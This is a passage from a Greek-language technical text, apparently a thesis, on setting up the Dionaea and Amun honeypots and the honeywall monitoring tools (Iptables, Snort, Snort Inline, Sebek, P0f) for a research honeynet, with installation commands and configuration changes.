Το επόμενο στάδιο είναι η αποθήκευση ενός αρχείου αφού έχει ήδη «κατέβει» μέσω FTP ή TFTP από τη διεύθυνση που έχουμε λάβει μέσω του shellcode. Η αποθήκευση μπορεί να γίνει είτε τοπικά είτε με αποστολή σε κάποιο τρίτο σύστημα για ακόμη μεγαλύτερη ανάλυση. Τέτοια συστήματα είναι τα CWSandbox, Norman Sandbocx και VirusTotal.

Τέλος, το Dionaea διαθέτει σύστημα καταγραφής (logging) σε αρχεία κειμένου όλων των γεγονότων που έλαβαν χώρα κατά τη επίθεση. Όπως και προηγουμένως η καταγραφή μπορεί να γίνει είτε τοπικά είτε σε κάποιον εξυπηρετητή μέσω αποστολής (xmpp server).

4.2.3.1 Εγκατάσταση

Για το Dionaea ο υπολογιστής που χρησιμοποιήθηκε για να γίνει η εγκατάσταση είχε τα ακόλουθα χαρακτηριστικά:

Λειτουργικό Σύστημα	Linux Centos 6.5
Μνήμη RAM	2GB
Σκληρός Δίσκος	120GB

Πίνακας 4.4: Χαρακτηριστικά υπολογιστή Dionaea

Για την εγκατάσταση του λογισμικού εκτελέστηκαν οι επόμενες εντολές:

```
yum groupinstall "Development Tools"
yum install kernel-devel
yum install udns-devel glib2-devel openssl-devel libcurl-devel \
readline-devel sqlite-devel python-devel libtool automake autoconf \
gcc subversion git-core flex bison pkgconfig gettext libxml2-devel \
libxslt-devel
mkdir /opt/dionaea
mkdir /opt/src
```

Εγκατάσταση glib

```
cd /opt/src
wget http://ftp.gnome.org/pub/gnome/sources/glib/2.20/glib-2.20.4.tar.bz2
tar xfj glib-2.20.4.tar.bz2
cd glib-2.20.4/
./configure --prefix=/opt/dionaea
make
make install
```

Εγκατάσταση liblcfg

```
cd /opt/src
git clone git://git.carnivore.it/liblcfg.git liblcfg
cd liblcfg/code
autoreconf -vi
./configure --prefix=/opt/dionaea
make install
```

Εγκατάσταση libemu

```
cd /opt/src
git clone git://git.carnivore.it/libemu.git libemu
cd libemu
autoreconf -vi
./configure --prefix=/opt/dionaea
make install
```

Εγκατάσταση libnl

```
cd /opt/src
git clone git://git.infradead.org/users/tgr/libnl.git
cd libnl
autoreconf -vi
export LDFLAGS=-Wl,-rpath,/opt/dionaea/lib
./configure --prefix=/opt/dionaea
make
make install
```

Εγκατάσταση libev

```
cd /opt/src
wget http://dist.schmorp.de/libev/Attic/libev-4.04.tar.gz
tar xfz libev-4.04.tar.gz
cd libev-4.04
./configure --prefix=/opt/dionaea
make install
```

Εγκατάσταση Cython

```
cd /opt/src
wget http://cython.org/release/Cython-0.15.tar.gz
tar xfz Cython-0.5.tar.gz
cd Cython-0.15
/opt/dionaea/bin/python3.2 setup.py install
```

Εγκατάσταση Python-3.2.2

```
cd /opt/src
wget https://python.org/ftp/python/3.2.2/Python-3.2.2.tgz
tar xfz Python-3.2.2.tgz
cd Python-3.2.2/
./configure --enable-shared --prefix=/opt/dionaea --with-computed-
gotos --enable-ipv6 LDFLAGS="-Wl,-rpath=/opt/dionaea/lib/"
make
make install
```

Εγκατάσταση lxml

```
cd /opt/src
wget https://pypi.python.org/packages/source/l/lxml/lxml-2.2.6.tar.gz#md5=b1f700fb22d7ee9b977ee3eceb65b20c
tar xfz lxml-2.2.6.tar.gz
cd lxml-2.2.6
/opt/dionaea/bin/2to3 -w src/lxml/html/_diffcommand.py
/opt/dionaea/bin/2to3 -w src/lxml/html/_html5builder.py
/opt/dionaea/bin/python3 setup.py build
/opt/dionaea/bin/python3 setup.py install
```

Εγκατάσταση udns

```
cd /opt/src
wget http://www.corpit.ru/mjt/udns/old/udns_0.0.9.tar.gz
tar xfz udns_0.0.9.tar.gz
cd udns-0.0.9/
./configure
make shared
cp udns.h /opt/dionaea/include/
cp *.so* /opt/dionaea/lib/
cd /opt/dionaea/lib
ln -s libudns.so.0 libudns.so
```

Εγκατάσταση c-ares

```
cd /opt/src
wget http://pkgs.fedoraproject.org/repo/pkgs/c-ares/c-ares-1.7.3.tar.gz/97ebef758804a6e9b6c0bc65d3c2c25a/c-ares-1.7.3.tar.gz
tar xfz c-ares-1.7.3.tar.gz
cd c-ares-1.7.3
./configure --prefix=/opt/dionaea
make
make install
```

Εγκατάσταση curl

```
cd /opt/src
wget http://curl.haxx.se/download/curl-7.20.0.tar.bz2
tar xfj curl-7.20.0.tar.bz2
cd curl-7.20.0
./configure --prefix=/opt/dionaea --enable-ares=/opt/dionaea
make
make install
```

Εγκατάσταση libpcap-1.1.1

```
cd /opt/src
wget http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz
tar xfz libpcap-1.1.1.tar.gz
cd libpcap-1.1.1
./configure --prefix=/opt/dionaea
make
make install
```

Εγκατάσταση Dionaea

```
cd /opt/src
git clone git://git.carnivore.it/dionaea.git dionaea
cd dionaea
autoreconf -vi
./configure --with-lcfg-include=/opt/dionaea/include/ \
--with-lcfg-lib=/opt/dionaea/lib/ \
--with-python=/opt/dionaea/bin/python3.2 \
--with-cython-dir=/usr/bin \
--with-udns-include=/opt/dionaea/include/ \
--with-udns-lib=/opt/dionaea/lib/ \
--with-emu-include=/opt/dionaea/include/ \
--with-emu-lib=/opt/dionaea/lib/ \
--with-gc-include=/usr/include/gc \
--with-ev-include=/opt/dionaea/include \
--with-ev-lib=/opt/dionaea/lib \
```

```
--with-nl-include=/opt/dionaea/include \
--with-nl-lib=/opt/dionaea/lib/ \
--with-curl-config=/opt/dionaea/bin/ \
--with-pcap-include=/opt/dionaea/include \
--with-pcap-lib=/opt/dionaea/lib/ \
--with-glib=/opt/dionaea
make
make install
```

Έτσι, ολοκληρώνεται η εγκατάσταση του Dionaea.

4.2.3.2 Διαμόρφωση αρχείου ρυθμίσεων dionaea.conf και Έναρξη Λειτουργίας


Αφού ολοκληρώθηκε η εγκατάσταση του Dionaea και πριν ξεκινήσει η λειτουργία του θα πρέπει να διαμορφωθεί το αρχείο ρυθμίσεων από το οποίο θα «φορτωθούν» οι επιλογές λειτουργίας του honeypot. Έτσι, στο αρχείο /opt/dionaea/etc/dionaea/dionaea.conf έγιναν οι ακόλουθες αλλαγές στις προεπιλεγμένες ρυθμίσεις:

- αλλαγή της παραγράφου listen σε
  «listen =
  {
  mode =”manual”
  addrs = {eth1 = [“XXX.XXX.XXX.16”, “XXX.XXX.XXX.17”,
  “XXX.XXX.XXX.18”, “XXX.XXX.XXX.19”, “XXX.XXX.XXX.30”,
  “XXX.XXX.XXX.40”, “XXX.XXX.XXX.50”, “XXX.XXX.XXX.60”,
  “XXX.XXX.XXX.70”, “XXX.XXX.XXX.80”, “XXX.XXX.XXX.93”,
  “XXX.XXX.XXX.99”, “XXX.XXX.XXX.100”, “XXX.XXX.XXX.105”]
  }»

Όλες οι υπόλοιπες ρυθμίσεις έμειναν ίδιες. Όπως αναφέρθηκε και παραπάνω το Dionaea μπορεί να «ακούει» σε πολλές IP διευθύνσεις.

Μετά και την ρύθμιση του αρχείου, η έναρξη λειτουργίας του Dionaea γίνεται με την εντολή `/opt/dionaea/bin/dionaea –l all, -debug –L '*'`.


Για την καλύτερη κατανόηση της λειτουργίας του Dionaea, ακολουθεί παρακάτω ένα στιγμιότυπο της εντολής `netstat –antup | grep XXX.XXX.XXX.99` (ενδεικτικά για μια IP διεύθυνση) στο οποίο φαίνονται οι πόρτες που είναι ανοικτές και «ακούνε» στη συγκεκριμένη διεύθυνση.



Εικόνα 4.7: Πόρτες που «ακούει» το Dionaea

4.2.4 Amun

Το Amun χαρακτηρίζεται ως ένα χαμηλής αλληλεπίδρασης honeypot το οποίο είναι γραμμένο σε Python και χαρακτηρίζεται γενικού σκοπού, όπως και το Dionaea. Ο κύριος στόχος του είναι η συλλογή κακόβουλου λογισμικού (malware) προσομοιώνοντας συγκεκριμένα τρωτά σημεία (vulnerabilities) γνωστών υπηρεσιών και αναλύοντας τις μεθοδολογίες εκμετάλλευσής (exploits) τους. Η προσομοίωση των τρωτών σημείων (αντί πλήρως λειτουργικών υπηρεσιών) είναι αρκετά ακριβής. Συγκεκριμένα, οι πιο γνωστές υπηρεσίες (ή τα αντίστοιχα πρωτόκολλα), των οποίων τα τρωτά σημεία προσομοιώνονται είναι οι: SMB, DCOM, FTP, WINS, POP3, HTTPS, HTTP, SMTP. Η βασική αρχιτεκτονική του Amun φαίνεται στην επόμενη εικόνα.



Εικόνα 4.8: Η βασική αρχιτεκτονική του Amun

Οι δομικές μονάδες (modules) του Amun είναι:

- Amun Kernel
- Request Handler
- Vulnerability Modules
- Shellcode Analyzer
- Download Modules
- Logging Modules
- Submission Modules

4.2.4.1 Amun Kernel

Βασική μονάδα στη λειτουργία του Amun είναι ο πυρήνας του. Σε αυτόν εμπεριέχονται οι ρουτίνες εκκίνησης (startup) και διαμόρφωσης ρυθμίσεων (configuration) του honeypot, καθώς και οι κύριες ρουτίνες του λογισμικού (software).

Κατά τη φάση εκκίνησης, ο Amun Kernel ξεκινά διάφορες κανονικές εκφράσεις που χρησιμοποιούνται για την αναγνώριση των shellcodes, διαβάζει τις ρυθμίσεις από το κύριο αρχείο ρυθμίσεων, δημιουργεί τα εσωτερικά Logging Modules και «φορτώνει» (loads) τα εξωτερικά modules. Στα τελευταία ανήκουν τα Vulnerability Modules, τα Logging Modules και τα Submission Modules.

Για κάθε Vulnerability Module που «φορτώνεται», ο πυρήνας δημιουργεί ένα πίνακα με τις σχετικές θύρες (ports) σε αυτό, όπως δείχνει η επόμενη εικόνα.

```
Array
(
    [139] => Array
        (
            [0] => vuln-netdde
            [1] => vuln-ms06040
        )
    [445] => Array
        (
            [0] => vuln-ms08067
            [1] => vuln-ms06040
            [3] => vuln-ms06070
        )
)
```

Εικόνα 4.9: Vulnerabilities και σχετικές θύρες

Το επόμενο βήμα είναι η εκκίνηση ενός TCP εξυπηρετητή που «ακούει» στις αντίστοιχες θύρες (για την παραπάνω εικόνα οι θύρες θα ήταν οι 139, 445). Τέλος, ο πυρήνας εισέρχεται στον κύριο βρόχο (main loop) όπου ελέγχει όλες τις βασικές λειτουργίες του honeypot.


4.2.4.2 Request Handler

Ο Request Handler είναι υπεύθυνος για όλη την εισερχόμενη και εξερχόμενη δικτυακή κίνηση του honeypot. Για κάθε αίτηση σύνδεσης που φτάνει στον Amun Kernel ένας Request Handler δημιουργείται που χειρίζεται τη σύνδεση μέχρι αυτή να τελειώσει. Επίσης, διατηρεί μια λίστα με τα Vulnerability Modules και αναθέτει την εισερχόμενη κίνηση στα αντίστοιχα που είναι εγγεγραμμένα για την τρέχουσα θύρα (για την παραπάνω εικόνα αν η τρέχουσα θύρα ήταν η 139, ο Request Handler θα ανέθετε την εισερχόμενη κίνηση στα Vulnerability Modules vuln-netdde, vuln –ms06040).

4.2.4.3 Vulnerability Modules

Τα Vulnerability Modules προσομοιώνουν τρωτά σημεία υπηρεσιών ώστε να προσελκύσουν αυτοδιαδιδόμενο κακόβουλο λογισμικό (malware). Κάθε module αντιπροσωπεύει μια διαφορετική υπηρεσία (π.χ. έναν FTP εξυπηρετητή). Οι υπηρεσίες αυτές προσομοιώνονται μόνο στο βαθμό που χρειάζεται για να πυροδοτήσουν επιτυχώς ένα exploit. Στο Amun τα τρωτά σημεία (vulnerabilities) νοούνται ως μηχανές πεπερασμένων καταστάσεων. Καθένα από τα Vulnerability Modules ελέγχει την εισερχόμενη κίνηση (που στέλνεται από τον Request Handler) αν ταιριάζει με την υπηρεσία που προσομοιώνεται ώστε να αποφασίσει αν θα την κάνει δεκτή ή θα την αρνηθεί.

Για παράδειγμα η παρακάτω εικόνα αναπαριστά το Buffer Overflow Vulnerability στο ExchangePOP3 v5.0.



Εικόνα 4.10: Παράδειγμα ενός Vulnerability Module

Μετά την πρώτη σύνδεση το honeypot στέλνει στον κακόβουλο χρήστη πληροφορίες σχετικά με την προσομοιωμένη υπηρεσία περιμένοντας τις εντολές του (εδώ την εντολή Mail), ενώ κάθε άλλου είδους είσοδος οδηγεί σε απόρριψη της σύνδεσης.

Με αυτόν τον τρόπο το honeypot επιβεβαιώνει πως μόνο οι αιτήσεις που τα οδηγήσουν σε επιτυχή επίθεση γίνονται δεκτές. Αντίθετα όλα τα δεδομένα που σχετίζονται με μη ορισμένες καταστάσεις (που δεν οδηγούν δηλαδή σε επιτυχή exploits) καταγράφονται από τον Request Handler.

4.2.4.4 Shellcode Analyzer

Στην περίπτωση που ένα Vulnerability Module προσομοιώσει επιτυχώς μια υπηρεσία σε βαθμό που ο επιτιθέμενος να στείλει κώδικα για την εκμετάλλευση του, τότε όλα τα εισερχόμενα δεδομένα καταγράφονται και τελικώς μεταφέρονται στον Shellcode Analyzer. Ο τελευταίος αποτελεί τη ραχοκοκαλιά του Amun, καθώς είναι υπεύθυνο για την αναγνώριση και αποκωδικοποίηση του κακόβουλου κώδικα (shellcode). Αυτό επιτυγχάνεται με κανονικές εκφράσεις που ανιχνεύουν γνωστά τμήματα του shellcode. Σε πολλές περιπτώσεις σημαντικό ρόλο στην ορθή αναγνώριση έχει και ο decoder προσπαθώντας να απαλλάξει το shellcode από τεχνικές obfuscation και να το φέρει στην αρχική του μορφή.

4.2.4.5 Download Modules

Όπως περιγράφηκε στην προηγούμενη παράγραφο, ο Shellcode Analyzer εξάγει εντολές από το shellcode. Αυτές οι εντολές καταλήγουν σε κάποια μέθοδο «κατεβάσματος» του κακόβουλου λογισμικού (π.χ. εκτελέσιμο ενός worm). Καθώς ο βασικός σκοπός του Amun είναι η σύλληψη αυτοδιαδιδόμενου κακόβουλου λογισμικού, θα πρέπει να μπορεί να χειρίζεται διάφορους τρόπους «κατεβάσματος». Έτσι, το honeypot διαθέτει τέσσερα διαφορετικά Download Modules για το χειρισμό τεσσάρων διαφορετικών μεθόδων «κατεβάσματος», τα οποία είναι: HTTP, FTP, TFTP και απευθείας αποθήκευση. Οι πρώτες τρεις μέθοδοι είναι γνωστές υλοποιήσεις συγκεκριμένων πρωτοκόλλων. Η μέθοδος της απευθείας αποθήκευσης δεν περιλαμβάνει κάποιο πρωτόκολλο μεταφοράς, αντιθέτως το Amun απλώς συνδέεται με την IP του επιτιθέμενου σε μια συγκεκριμένη πόρτα και λαμβάνει το εκτελέσιμο απευθείας.

4.2.4.6 Submission Modules

Μόλις το αρχείο «κατέβει» με κάποια μέθοδο από αυτές της προηγούμενης παραγράφου, θα χρειαστεί να υποστεί περαιτέρω επεξεργασία. Για να συμβεί αυτό θα πρέπει είτε να αποθηκευτεί τοπικά (π.χ. στον σκληρό δίσκο) είτε να αποσταλεί για ανάλυση σε κάποια απομακρυσμένη υπηρεσία.

4.2.4.7 Logging Modules

Τα Logging Modules παρέχουν έναν εύκολο τρόπο προειδοποίησης όποτε ένα exploit λαμβάνει χώρα. Το Amun διαθέτει, λοιπόν, πέντε Logging Modules. Αυτά είναι:

- το log-syslog που στέλνει την πληροφορία στον syslog δαίμονα,
- το log-mail που μέσω αποστολής ηλεκτρονικού μηνύματος (e-mail) γίνεται η ενημέρωση (απαιτεί προσοχή μιας και υπάρχει περίπτωση αποστολής μεγάλου αριθμού μηνυμάτων),
- το log-mysql που αποθηκεύει τα δεδομένα σε μια MySQL βάση δεδομένων,
- το log-surfnet που δίνει τη δυνατότητα για τη χρησιμοποίηση του honeypot στο SURFids,
- το log-blastomat που δίνει τη δυνατότητα συνεργασίας με το Blast-o-Mat IDS.

4.2.4.8 Εγκατάσταση

Τα χαρακτηριστικά του υπολογιστή που χρησιμοποιήθηκε για την εγκατάσταση του Amun είναι αυτά του πίνακα που ακολουθεί:

Λειτουργικό Σύστημα	Linux Centos 6.5
Μνήμη RAM	2GB
Σκληρός Δίσκος	40GB

Πίνακας 4.5: Χαρακτηριστικά υπολογιστή Amun

Για την εγκατάσταση του λογισμικού εκτελέστηκαν οι επόμενες εντολές:

```
yum groupinstall "Development Tools"
yum install kernel-devel
yum install python-devel
yum install python-psycopg2
```

Εγκατάσταση Amun

```
cd /opt
wget
https://sourceforge.net/projects/amunhoney/files/latest/download?source=files
tar xzvf amun-v0.2.2.tar.gz
cd /opt/amun
```

Εδώ ολοκληρώνεται η εγκατάσταση του Amun. Σε περίπτωση που προκύψει κάποιο πρόβλημα της μορφής «/usr/bin/env: python –0: No such file or directory» κατά την εκτέλεση ./amun_server.py ίσως η επόμενη λύση να σας βοηθήσει:

```
vi /opt/amun/amun_server.py
```

και σβήσιμο από πρώτη γραμμή το «-0» ώστε να γίνει «#!/usr/bin/env python»

4.2.4.9 Διαμόρφωση Αρχείου Ρυθμίσεων amun.conf και Έναρξη Λειτουργίας


Μετά την ολοκλήρωση της εγκατάστασης του Amun και πριν ξεκινήσει η λειτουργία του θα πρέπει να διαμορφωθεί το αρχείο ρυθμίσεων από το οποίο θα «φορτωθούν» οι επιλογές λειτουργίας του honeypot. Έτσι, στο αρχείο /opt/amun/conf/amun.conf έγιναν οι ακόλουθες αλλαγές στις προεπιλεγμένες ρυθμίσεις:

- αλλαγή της γραμμής 4 σε
  «ip: XXX.XXX.XXX.10 – XXX.XXX.XXX.15, XXX.XXX.XXX.20,
  XXX.XXX.XXX.95, XXX.XXX.XXX.97, XXX.XXX.XXX.98»,
- αποσχολιασμός όλων των Vulnerability Modules «vuln_modules»,
- αποσχολιασμός του Logging Module «log_modules: log-syslog»

Όλες οι υπόλοιπες ρυθμίσεις έμειναν ίδιες. Όπως αναφέρθηκε και παραπάνω το Amun μπορεί να «ακούει» σε πολλές IP διευθύνσεις.

Μετά και την ρύθμιση του αρχείου, η έναρξη λειτουργίας του Amun γίνεται με την εντολή `./amun_server.py`.


Για την καλύτερη κατανόηση της λειτουργίας του Amun, ακολουθεί παρακάτω ένα στιγμιότυπο της εντολής `netstat –antup | grep XXX.XXX.XXX.95` (ενδεικτικά για μια IP διεύθυνση) στο οποίο φαίνονται οι πόρτες που είναι ανοικτές και «ακούνε» στη συγκεκριμένη διεύθυνση.



Εικόνα 4.11: Πόρτες που «ακούει» το Amun

4.3 Honeywall και Management PC

Το επόμενο βήμα για το σχηματισμό της πειραματικής διάταξης ήταν το honeywall και το management PC (επειδή στην ουσία ήταν ο κύριος τρόπος χειρισμού του honeywall και σχετίζεται άμεσα με αυτό θα περιγραφεί και στην ίδια ενότητα με αυτό).



Εικόνα 4.12: Honeywall και Management PC

Το honeywall είναι μια διανομή GNU/Linux η οποία έχει προεγκατεστημένα πληθώρα εργαλείων και έχει αναπτυχθεί από την Honeynet Research Alliance. Χρησιμοποιείται μαζί με τα honeypots σε αρχιτεκτονικές honeynet. Στόχοι του είναι η οριοθέτηση του honeynet, η καταγραφή των μηνυμάτων που ανταλλάσσονται μεταξύ επιτιθέμενου και θύματος – honeypot και ο έλεγχος της εξερχόμενης κίνησης.

Συγκεκριμένα, το honeywall διαχωρίζει το honeynet με τα honeypots – θύματα από το διαδίκτυο. Η τοποθέτησή του, όπως στην εικόνα 4.12, οδηγεί στην καταγραφή όλης της εξερχόμενης και εισερχόμενης κίνησης από και προς τα honeypots, μετατρέποντάς το σε κέντρο εντολών και ελέγχου του honeynet. Το honeywall διαθέτει τρεις διεπαφές (interfaces), τις eth0,eth1 και eth2. Η διεπαφή eth0 χαρακτηρίζεται ως εξωτερική, βρίσκεται μπροστά από το honeywall και «κοιτάει» προς το διαδίκτυο χωρίς την ύπαρξη κάποιου τείχους προστασίας (firewall), καθώς επιδιώκουμε τις επιθέσεις κακόβουλων χρηστών. Η διεπαφή eth1 χαρακτηρίζεται ως εσωτερική, βρίσκεται πίσω από το honeywall και «κοιτάει» προς το εσωτερικό δίκτυο, το honeynet. Η τελευταία διεπαφή eth2 αποτελεί την διεπαφή (απομακρυσμένης) διαχείρισης του honeywall και διαθέτει IP στοίβα (stack). Το δίκτυο διαχείρισης είναι ξεχωριστό και ασφαλές. Οι διεπαφές eth0,eth1 βρίσκονται σε κατάσταση γέφυρας (bridged mode) με αποτέλεσμα τα εσωτερικά συστήματα (πίσω από την eth1) και τα εξωτερικά (μπροστά από την eth0) να βρίσκονται το ίδιο στο IP δίκτυο. Επίσης, λόγω της συγκεκριμένης κατάστασης σύνδεσης των δύο διεπαφών, δεν γίνεται ανάθεση κάποιας IP σε

καμία από τις δύο. Το τελευταίο χαρακτηριστικό αποτελεί και το σημαντικό πλεονέκτημα του honeywall, που δεν είναι άλλο από την δύσκολη ανίχνευσή του.

Το honeywall με τα εργαλεία που διαθέτει (και θα περιγραφούν παρακάτω) προσπαθεί να ικανοποιήσει τις απαιτήσεις των honeynets για έλεγχο δεδομένων και σύλληψη δεδομένων.

- **Έλεγχος δεδομένων (data control)**

  Ο σκοπός του ελέγχου δεδομένων είναι να αποτρέψει τους επιτιθέμενους να χρησιμοποιήσουν κάποιο παραβιασμένο μηχάνημα του honeynet για επίθεση και πρόκληση ζημιών σε μη honeynet συστήματα. Ο έλεγχος αυτός περιορίζει το ρίσκο των παραπάνω ενεργειών αλλά δεν το εξαλείφει. Επίσης, η δυνατότητα ελέγχου εξαρτάται άμεσα από το βαθμό ελευθερίας που δίνεται στον επιτιθέμενο. Όσο μεγαλύτερος είναι ο τελευταίος τόσο πιο δύσκολα ελέγχεται η δραστηριότητα του κακόβουλου χρήστη. Γενικά ο έλεγχος θα πρέπει να λαμβάνει χώρα χωρίς να το γνωρίζει ο ίδιος ο επιτιθέμενος.

- **Σύλληψη δεδομένων (data capture)**

  Ο σκοπός της σύλληψης δεδομένων είναι η καταγραφή της δραστηριότητας του επιτιθέμενου. Αυτός είναι και ο λόγος της χρησιμοποίησης του honeynet, η συλλογή πληροφορίας. Χωρίς τη σύλληψη δεδομένων το honeynet δεν έχει καμία αξία, ενώ είναι επίσης επιθυμητό ο κακόβουλος χρήστης να μην έχει γνώση του συστήματος καταγραφής. Κλειδί στη λειτουργία του είναι η συλλογή δεδομένων σε πολλά επίπεδα. Το Honeynet Project έχει ορίσει τρία σημαντικά επίπεδα για την σύλληψη δεδομένων: καταγραφές τείχους προστασίας (firewall logs), δικτυακή κίνηση (network traffic) και δραστηριότητα συστήματος (system activity).

Σημαντικό στοιχείο της λειτουργίας του honeywall και του honeynet αποτελεί και το σύστημα ειδοποίησης. Η παραβίαση κάποιου συστήματος ενός honeynet είναι σημαντική ευκαιρία για συμπεράσματα αρκεί να είναι γνωστό ότι κάποιος διείσδυσε επιτυχώς.

Τα εργαλεία, λοιπόν, του honeywall που βοηθάνε στην καλύτερη εποπτεία του honeynet είναι τα Iptables, Snort, Snort Inline, Sebek, P0f, Swatch και Walleye.

4.3.1 Iptables

Το Iptables αποτελεί το τείχος προστασίας (firewall) σύμφωνα με το οποίο ενεργεί το honeywall. Στην πραγματικότητα, πρόκειται για ένα εργαλείο διαχείρισης του Netfilter σε περιβάλλον χρήστη (user space) και το οποίο ανήκει στην οικογένεια των firewall λογισμικών που λειτουργούν σε επίπεδο IP (IP filter). Βρίσκεται ενσωματωμένο υπό τη μορφή διαφόρων δομικών στοιχείων (modules) στον πυρήνα του Linux. Η αρμοδιότητα του Netfilter είναι να ορίζει λίστες με κανόνες σύμφωνα με τις οποίες ελέγχει τα πακέτα που διέρχονται από το

honeywall και πραγματοποιεί έλεγχο της δικτυακής κίνησης (network traffic). Η εκτέλεση του Iptables καθώς και η ρύθμιση, τροποποίηση των λιστών του Netfilter γίνεται μέσω της γραμμής εντολών. Οι λίστες, οι οποίες τροποποιούνται δημιουργώντας κανόνες ανάλογα με την πολιτική που έχουμε σχεδιάσει, είναι η INPUT, η FORWARD και η OUTPUT. Ειδικότερα, η λίστα INPUT ελέγχει την είσοδο των πακέτων στο σύστημα, η λίστα FORWARD ελέγχει τα πακέτα για δρομολόγηση μεταξύ των διεπαφών και η λίστα OUTPUT ελέγχει αυτά που εξέρχονται από το σύστημα. Ο συνδυασμός Iptables – Netfilter μας δίνει τη δυνατότητα σχηματισμού αρκετά δυνατών και ευέλικτων τειχών προστασίας (firewalls).

4.3.2 Snort

Το Snort είναι μια εφαρμογή που ανήκει στην οικογένεια των Συστημάτων Ανίχνευσης Εισβολής (Intrusion Detection Systems - IDS). Είναι λογισμικό ανοιχτού κώδικα (open source) και έχει τη δυνατότητα να λειτουργήσει σε αρκετά λειτουργικά συστήματα (operating systems) μέσα από τις διαφορετικές εκδόσεις του. Ο ρόλος του είναι να εξετάζει την εισερχόμενη κίνηση στο σύστημα όπου είναι εγκατεστημένο και να προειδοποιεί (alert) σε περίπτωση που εντοπίσει κάποια επίθεση. Η μέθοδος που χρησιμοποιεί για την ανίχνευση επιθέσεων είναι αυτή της ανίχνευσης υπογραφών και βασίζεται σε ένα αρχείο το οποίο περιέχει υπογραφές (signatures), δηλαδή πρότυπα γνωστών επιθέσεων. Το Snort συγκρίνει τα πακέτα της εισερχόμενης κίνησης που λαμβάνει με τις υπογραφές αυτές και αν εντοπίσει κάποια συσχέτιση παράγει προειδοποιήσεις. Το αρνητικό είναι πως πάντα υπάρχει η πιθανότητα το Snort να παράγει και λανθασμένες προειδοποιήσεις (false positives) λόγω ομοιότητας της νόμιμης κίνησης με κάποια υπογραφή. Η βιβλιοθήκη που χρησιμοποιεί για την σύλληψη πακέτων είναι η libpcap.

4.3.3 Snort Inline

Το Snort Inline λειτουργεί με διαφορετικό τρόπο από το Snort και ανήκει στην οικογένεια των Συστημάτων Πρόληψης Εισβολής (Intrusion Prevention Systems - IPS). Το γεγονός στο οποίο διαφέρουν είναι ότι το Snort Inline εξετάζει την εξερχόμενη κίνηση (και όχι την εισερχόμενη όπως το Snort) με σκοπό να εντοπίσει και να σταματήσει ενδεχόμενες επιθέσεις που πραγματοποιούνται από τα εσωτερικά, πιθανώς «μολυσμένα», συστήματα ενός δικτύου προς άλλα συστήματα του διαδικτύου. Στην περίπτωσή μας, τα «μολυσμένα» συστήματα αναφέρονται στα honeypots του honeynet. Για τον εντοπισμό τέτοιων επιθέσεων το Snort Inline χρησιμοποιεί την ίδια μεθοδολογία με το Snort καθώς και το ίδιο αρχείο με υπογραφές. Κατά την λειτουργία του δέχεται πακέτα από το Iptables χρησιμοποιώντας την βιβλιοθήκη libipq και στη συνέχεια εξετάζει αυτά τα πακέτα με τα πρότυπα γνωστών επιθέσεων, τις υπογραφές. Σε περίπτωση που το Snort Inline παρατηρήσει κάποια συσχέτιση μεταξύ των

συγκρινόμενων μεγεθών παράγει προειδοποιήσεις και ενημερώνει το Iptables να κάνει drop, sdrop ή reject ανάλογα με τους κανόνες και τη συμπεριφορά που του έχουμε ορίσει. Και τα τρία αυτά μηνύματα δηλώνουν την απόρριψη των πακέτων ώστε να αποφεύγονται ενδεχόμενες επιθέσεις πριν φτάσουν στον προορισμό τους. Ομοίως με το Snort, υπάρχει το ενδεχόμενο λανθασμένων προειδοποιήσεων.

4.3.4 Sebek

Το Sebek αποτελεί ένα δομικό στοιχείο (module) εγκατεστημένο στον πυρήνα των υψηλής αλληλεπίδρασης (high - interaction) honeypots. Σκοπός του είναι η καταγραφή των χαρακτήρων που πληκτρολογήθηκαν (keystrokes) κατά την επίθεση στο σύστημα και η αποστολή τους σε απομακρυσμένο σύστημα. Συνεπώς, σε μια ενδεχομένη επιτυχημένη παραβίαση του συστήματος είναι δυνατή η καταγραφή όλων των εντολών που πληκτρολογήθηκαν από τον κακόβουλο χρήστη, αφού εισήλθε σε αυτό. Επίσης, το συγκεκριμένο δομικό στοιχείο αποτελεί τη λύση στο πρόβλημα των κρυπτογραφημένων συνδέσεων. Οι περισσότεροι επιτιθέμενοι, πλέον, χρησιμοποιούν κρυπτογραφημένες συνδέσεις (πρωτόκολλο SSH) για την επικοινωνία με το παραβιασμένο σύστημα. Αυτό έχει ως αποτέλεσμα, να μην μπορεί να «διαβαστεί» η επικοινωνία ακόμα κι αν καταγραφεί ολόκληρη. Το Sebek αντιθέτως προσφέρει τη δυνατότητα καταγραφής όλων των εντολών που πληκτρολόγησε ο κακόβουλος χρήστης. Ο λόγος που τα δεδομένα δεν καταγράφονται τοπικά είναι για να μην γίνουν αντιληπτά από τον επιτιθέμενο και προσπαθήσει να τα σβήσει. Τέλος στην προσπάθεια του να μην γίνει αντιληπτό, το Sebek φροντίζει να κρύβει τα πακέτα που στέλνει έτσι ώστε αυτά να μην εντοπίζονται ούτε από κάποιο πρόγραμμα καταγραφής δικτυακής κίνησης (sniffers).

4.3.5 P0f

Πρόκειται για ένα πρόγραμμα για παθητική ανίχνευση λειτουργικών συστημάτων, το οποίο ανήκει στην οικογένεια των παθητικών ανιχνευτών (passive scanners). Το P0f έχει τη δυνατότητα να εντοπίσει το λειτουργικό σύστημα που έχει εγκατεστημένο ο απομακρυσμένος υπολογιστής του επιτιθέμενου, αν στη επικοινωνία παρεμβάλλεται κάποιο τείχος προστασίας (firewall), τον αριθμό των ενδιάμεσων σταθμών (hops), το χρονικό διάστημα που αυτός είναι σε λειτουργία (uptime) καθώς και τον τρόπο της διασύνδεσης με το διαδίκτυο. Για να το επιτύχει αυτό, εξετάζονται τα μηνύματα που προέρχονται από τον απομακρυσμένο υπολογιστή. Συγκεκριμένα το P0f πραγματοποιεί προβλέψεις σύμφωνα με τους επόμενους τέσσερις τρόπους:

1. Εξετάζοντας τα εισερχόμενα μηνύματα σύνδεσης (SYN flag ενεργό), που αποστέλλει ο απομακρυσμένος υπολογιστής.

2. Εξετάζοντας τα μηνύματα αποδοχής σύνδεσης (SYN+ACK flags ενεργά), που αποστέλλει ο απομακρυσμένος υπολογιστής.
3. Εξετάζοντας τα μηνύματα άρνησης σύνδεσης (RST flag ενεργό), που αποστέλλει ο απομακρυσμένος υπολογιστής.
4. Εξετάζοντας τα μηνύματα επιβεβαίωσης σύνδεσης (ACK flag ενεργό), που αποστέλλει ο απομακρυσμένος υπολογιστής.

Το P0f, όπως και οι υπόλοιποι παθητικοί ανιχνευτές, παραμένει αόρατο στον απομακρυσμένο υπολογιστή του επιτιθέμενου.

4.3.6 Swatch

